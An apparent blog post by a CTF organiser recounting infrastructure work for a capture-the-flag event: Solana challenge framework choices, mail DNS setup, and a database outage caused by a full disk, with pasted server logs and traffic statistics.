
While devving B2R, just got this pop-up. Really glad to see, hopefully they bring this beta to private rooms soon.

November 14th
Seems like they really implemented the beta, that was quick!

Going to materials shows you the option to migrate, pretty cool stuff THM.
Web3 Setup
Always had my eyes on Web3 and I’ve already written some blogs out of it, so I thought of bringing it to this year’s CTF. Step one is to find a proper framework to host the challenges, but even before that think whether foundry, the more famous one or something like solana, which is much lesser known but picking up pace. I already had my eyes on the paradigm framework as it’s already been used in many CTFs and it had a lot of documentation to look into. Down below is something I texted in discord as we were discussing on challenge development.
for deployment, we use paradigm ctf setup https://github.com/paradigmxyz/paradigm-ctf-2022
GitHub
GitHub - paradigmxyz/paradigm-ctf-2022: Puzzles used in the 2022 Pa…
Puzzles used in the 2022 Paradigm CTF. Contribute to paradigmxyz/paradigm-ctf-2022 development by creating an account on GitHub.
GitHub - paradigmxyz/paradigm-ctf-2022: Puzzles used in the 2022 Pa…
August 10, 2025 11:16 AMAugust 10, 2025 11:16 AMAugust 10, 2025 11:16 AM
https://github.com/paradigmxyz/paradigm-ctf-infrastructure
GitHub
GitHub - paradigmxyz/paradigm-ctf-infrastructure: Public infra rela…
Public infra related to hosting Paradigm CTF. Contribute to paradigmxyz/paradigm-ctf-infrastructure development by creating an account on GitHub.
Abu

- AbuAugust 10, 2025 11:18 AMAugust 10, 2025 11:18 AM
this references
kctfgotta check this out. edit: as a professional kubernetes hates, i am totally against this LOL.
all of this started of with this blog.
Hosting an Ethereum CTF Challenge, the Easy Way | Zellic — Research
For starters I’ll need to dive into kCTF and also the paradigm framework, and then think about devving a plugin to integrate it into CTFd.
But i guess an easier way is just local deployment [docker + anvil] as always, all this kCTF and Infura RPC remote nodes is making my head spin. At the end none of these begin to take shape after ottersec stepped in as sponsor, we just used their framework sol-ctf-framework on solana ctf challenges.
https://github.com/otter-sec/sol-ctf-framework
Even this framework is much lesser known and has less documentation, it was pretty straight forward to start working with. It’s a rust-heavy like foundry. Here’s is a brief on the framework’s directory structure.
challenge/
├── deploy/            # Production deployment
│   ├── Dockerfile
│   ├── entrypoint.sh  # Dynamic flag generation
│   ├── program/       # Symlinked to ../program
│   └── server/        # Symlinked to ../server
│
├── dist/              # Player distribution
│   ├── Dockerfile
│   ├── program/       # Cleaned source
│   ├── server/        # Challenge server
│   └── solve/         # Template only
│
├── program/           # smart contract [VULN]
├── server/            # sol-ctf-framework server
└── solve/             # Admin ONLY
So as to proceed, one needs to go through the smart contract code under program/ and identify the vulnerability, after a glance at how the server interacts, proceed with the exploit dev under solve/, once down compile the exploit with cargo build-sbf and that creates a .so compiled binary, write a pwntools script and fire away at the server to get the flag.
More on Web3 in the challenge write-ups.
Mails
TBH really thought mails were the least of my worries but it still found ways to bite us. Started with a solid objective, get a custom mail domain for H7Tex and enable mail verifications for CTFd, long story short I did both at what costs.
Set up mail verification with mailgun, it’s in the free-tier for now and can send about 3k mails per month. Also set up DMARC for additional security.
What is Domain-based Message Authentication, Reporting, and Conformance (DMARC)?

At first I was looking at free custom domain mail providers and landed on Zoho, but zoho mail really cooked us hard, also i just heard about mailgun being in student dev benefits in github, but sadly it was removed earlier this year. Seems like not always I get lucky like in case of OCI.
One hiccup was when we noticed we didn’t receive all mails, some were reaching inbox and some were not. We had a retaining mail problem, after some investigation turns out i had added MX records for both mailgun and zoho mail, so silly of me LOL.

Look here, at first I had records for mailgun, unless you’re already using another provider, while setting it up (which i did for ctfd verifications) I didn’t have a provider, so I didn’t pay much attention to it, then i setup zoho and added their MX records too, so it collided and had issues. Now I deleted MX records for mailgun in cloudflare and also updated the SPF-TXT record to include only zoho’s.
"v=spf1 include:zoho.in ~all"Ah wait, noob error again, SPF or sender policy framework, tells the world which mail servers are allowed to send emails from your domain, so i just readded mailgun again cause we need it for CTFd verification.


I placed an easter egg in the verification mails and even hid a flag in there, that was originally the planned sanity-check of the online CTF, idea was funny and out of the box but the plan backfired as the mail system wasn’t as stable as what I initially made it out to be, anyways it was funny nonetheless.
D-Day
It is time for the online global CTF, this time it happened on weekend and like a day before diwali, that really brought down the expected turnover but anyways it was a first, just me and my machine against the world(peak delulu LMAO). Start time was scheduled at 9 AM, Saturday and it started without any problems. but here’s some back stories before to jump back to the main plot.

Checking the billing costs, one day before the CTF, seems reasonable as I been running on GCP for the past month or two.

Upgrading to this particular present instance with 8 vCPUs + 32 GB RAM. Spoiler Alert: no more upgrades after this, as this spec remained solid throughout the event and even after it. Did these a couple of hours(6.5) before the CTF.

Here’s what the Docker plugin looked like, maxed out it was, everything just came together like it supports multiple server and each server supports multi-image type, be it a single image container or a multi one from docker-compose.

Moving onto the GCP instances page, we had about 4 servers running throughout with almost all the servers running with the above mentioned specs.
Now the first real mini shock was about 2.5 hours before the CTF when someone one Discord asked if the site was down, even N1sh asked about it and I was taken aback, WTF I hadn’t even touched the server, so I logged in to check into the matter.
d-1  | 41.223.78.67 - - [17/Oct/2025:23:26:52 +0000] "GET /api/v1/docker_status HTTP/1.0" 200 30 "https://ctf.h7tex.com/challenges" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36"
ctfd-1  | 223.190.98.239 - - [17/Oct/2025:23:27:16 +0000] "GET /events HTTP/1.0" 200 2178 "https://ctf.h7tex.com/settings" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36"
ctfd-1  | 41.223.78.67 - - [17/Oct/2025:23:27:52 +0000] "GET /api/v1/docker_status HTTP/1.0" 200 30 "https://ctf.h7tex.com/challenges" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36"
ctfd-1  | 218.145.226.8 - - [17/Oct/2025:23:28:00 +0000] "GET /plugins/challenges/assets/view.js HTTP/1.0" 304 0 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_4) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.85 Safari/537.36"
ctfd-1  | 218.145.226.8 - - [17/Oct/2025:23:28:01 +0000] "GET /login HTTP/1.0" 200 91715 "-" "Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/7.0)"
ctfd-1  | [10/17/2025 23:28:02] 218.145.226.8 - RubiyaLab logged in
ctfd-1  | 218.145.226.8 - - [17/Oct/2025:23:28:02 +0000] "POST /login HTTP/1.0" 302 209 "-" "Mozilla/5.0 (iPad; CPU OS 8_1_3 like Mac OS X) AppleWebKit/600.1.4 (KHTML, like Gecko) Version/8.0 Mobile/12B466 Safari/600.1.4"
ctfd-1  | 218.145.226.8 - - [17/Oct/2025:23:28:02 +0000] "GET /api/v1/challenges HTTP/1.0" 403 41 "-" "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:31.0) Gecko/20100101 Firefox/31.0"
ctfd-1  | 41.223.78.67 - - [17/Oct/2025:23:28:52 +0000] "GET /api/v1/docker_status HTTP/1.0" 200 30 "https://ctf.h7tex.com/challenges" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36"
ctfd-1  | 41.223.78.67 - - [17/Oct/2025:23:29:52 +0000] "GET /api/v1/docker_status HTTP/1.0" 200 30 "https://ctf.h7tex.com/challenges" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36"
ctfd-1  | 223.190.98.239 - - [17/Oct/2025:23:29:55 +0000] "GET /events HTTP/1.0" 200 770 "https://ctf.h7tex.com/settings" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36"
ctfd-1  | 218.145.226.8 - - [17/Oct/2025:23:30:00 +0000] "GET /plugins/challenges/assets/view.js HTTP/1.0" 304 0 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko"
ctfd-1  | Waiting for db to be ready
ctfd-1  | (pymysql.err.OperationalError) (2003, "Can't connect to MySQL server on 'db' ([Errno -3] Temporary failure in name resolution)")
ctfd-1  | (Background on this error at: https://sqlalche.me/e/14/e3q8)
ctfd-1  | Waiting 1s for database connection
ctfd-1  | (Background on this error at: https://sqlalche.me/e/14/e3q8)
ctfd-1  | Waiting 1s for database connection
ctfd-1  | (pymysql.err.OperationalError) (2003, "Can't connect to MySQL server on 'db' ([Errno -3] Temporary failure in name resolution)")
ctfd-1  | (Background on this error at: https://sqlalche.me/e/14/e3q8)
ctfd-1  | Waiting 1s for database connection
ctfd-1  | (pymysql.err.OperationalError) (2003, "Can't connect to MySQL server on 'db' ([Errno 111] Connection refused)")
ctfd-1  | (Background on this error at: https://sqlalche.me/e/14/e3q8)
ctfd-1  | Waiting 1s for database connection
ctfd-1  | (pymysql.err.OperationalError) (2003, "Can't connect to MySQL server on 'db' ([Errno -3] Temporary failure in name resolution)")
docke^C^Cabu@main:~/CTFRiced$ docker compose down
[+] Running 5/5
 ✔ Container ctfriced-cache-1  Removed                                                                                                    0.2s
 ✔ Container ctfriced-ctfd-1   Removed                                                                                                   10.2s
 ✔ Container ctfriced-db-1     Removed                                                                                                    0.0s
 ✔ Network ctfriced_internal   Removed                                                                                                    0.1s
 ✔ Network ctfriced_default    Removed                                                                                                    0.3s
abu@main:~/CTFRiced$ client_loop: send disconnect: Connection reset
PS C:\Users\abura> ssh -i .\.ssh\id_ed25519 abu@34.14.219.189
Welcome to Ubuntu 24.04.3 LTS (GNU/Linux 6.14.0-1017-gcp x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sat Oct 18 01:14:04 UTC 2025

  System load:  0.0               Temperature:           29.9 C
  Usage of /:   99.8% of 8.65GB   Processes:             181
  Memory usage: 2%                Users logged in:       1
  Swap usage:   0%                IPv4 address for ens3: 10.160.0.2

  => / is using 99.8% of 8.65GB

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

22 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Last login: Sat Oct 18 01:05:29 2025 from 122.164.81.231
abu@main:~$ cd CTFRiced/
abu@main:~/CTFRiced$ docker compose up -d db
[+] Running 2/2
 ✔ Network ctfriced_internal  Created                                                                                                     0.0s
 ✘ Container ctfriced-db-1    Error response from daemon: mkdir /var/lib/docker/overlay2/caf30bc1a8487a84a8f...                           0.0s
Error response from daemon: mkdir /var/lib/docker/overlay2/caf30bc1a8487a84a8f351f192ac6d76566c16bed1d9acef8008cbdec7fb8ee5-init: no space left on device
abu@main:~/CTFRiced$ df -h
Filesystem       Size  Used Avail Use% Mounted on
/dev/root        8.7G  8.7G  1.7M 100% /
tmpfs             16G     0   16G   0% /dev/shm
tmpfs            6.3G  542M  5.8G   9% /run
tmpfs            5.0M     0  5.0M   0% /run/lock
efivarfs          56K   24K   27K  48% /sys/firmware/efi/efivars
/dev/nvme0n1p16  881M  114M  705M  14% /boot
/dev/nvme0n1p15  105M  6.2M   99M   6% /boot/efi
tmpfs            3.2G   12K  3.2G   1% /run/user/1001
Turns out the DB crashed as it ran out of space. 800M /var/log/google-cloud-ops-agent and all I had to do is to just increase the storages in GCP and we good. After that things were smooth like a butterfly (no bee stings LOL) until the end.
One complain or an area where I could’ve easily done better is the scoreboard brackets and online/onsite clarifications, so this time the online CTF had two brackets one for the International teams and another one for the national teams looking to come onsite, we planned on selecting the top 30 from the onsite bracket, but people were just so confused by it and I totally agree that I should’ve done a much better job of explaining things.
This is about 12 hours after the end of the ctf, still running at prod speeds. Converting them all to ec2-small with 2vCPUs and 2GB RAM.
Bring in the cool graphic b-rolls so far since the start.

Even though, the numbers in CTFd showed just over 2k, the IPs cross over 7k and all these numbers in google analytics and Cloudflare don’t lie(but I do realize some of them are just bots), well I did say that the teams under the international bracket had no team limit, so teams just shared accounts, I’ve seen 1 account being used by over 30-40 people which is crazy but not illegal, all this rambling just to say that the actual strength of the event was much higher.

**Top Traffic Countries / Regions (**24 hours)
| Country / Region | Traffic |
|---|---|
| India | 217,271 |
| Germany | 22,492 |
| Korea, South | 22,398 |
| Poland | 17,567 |
| United States | 17,355 |
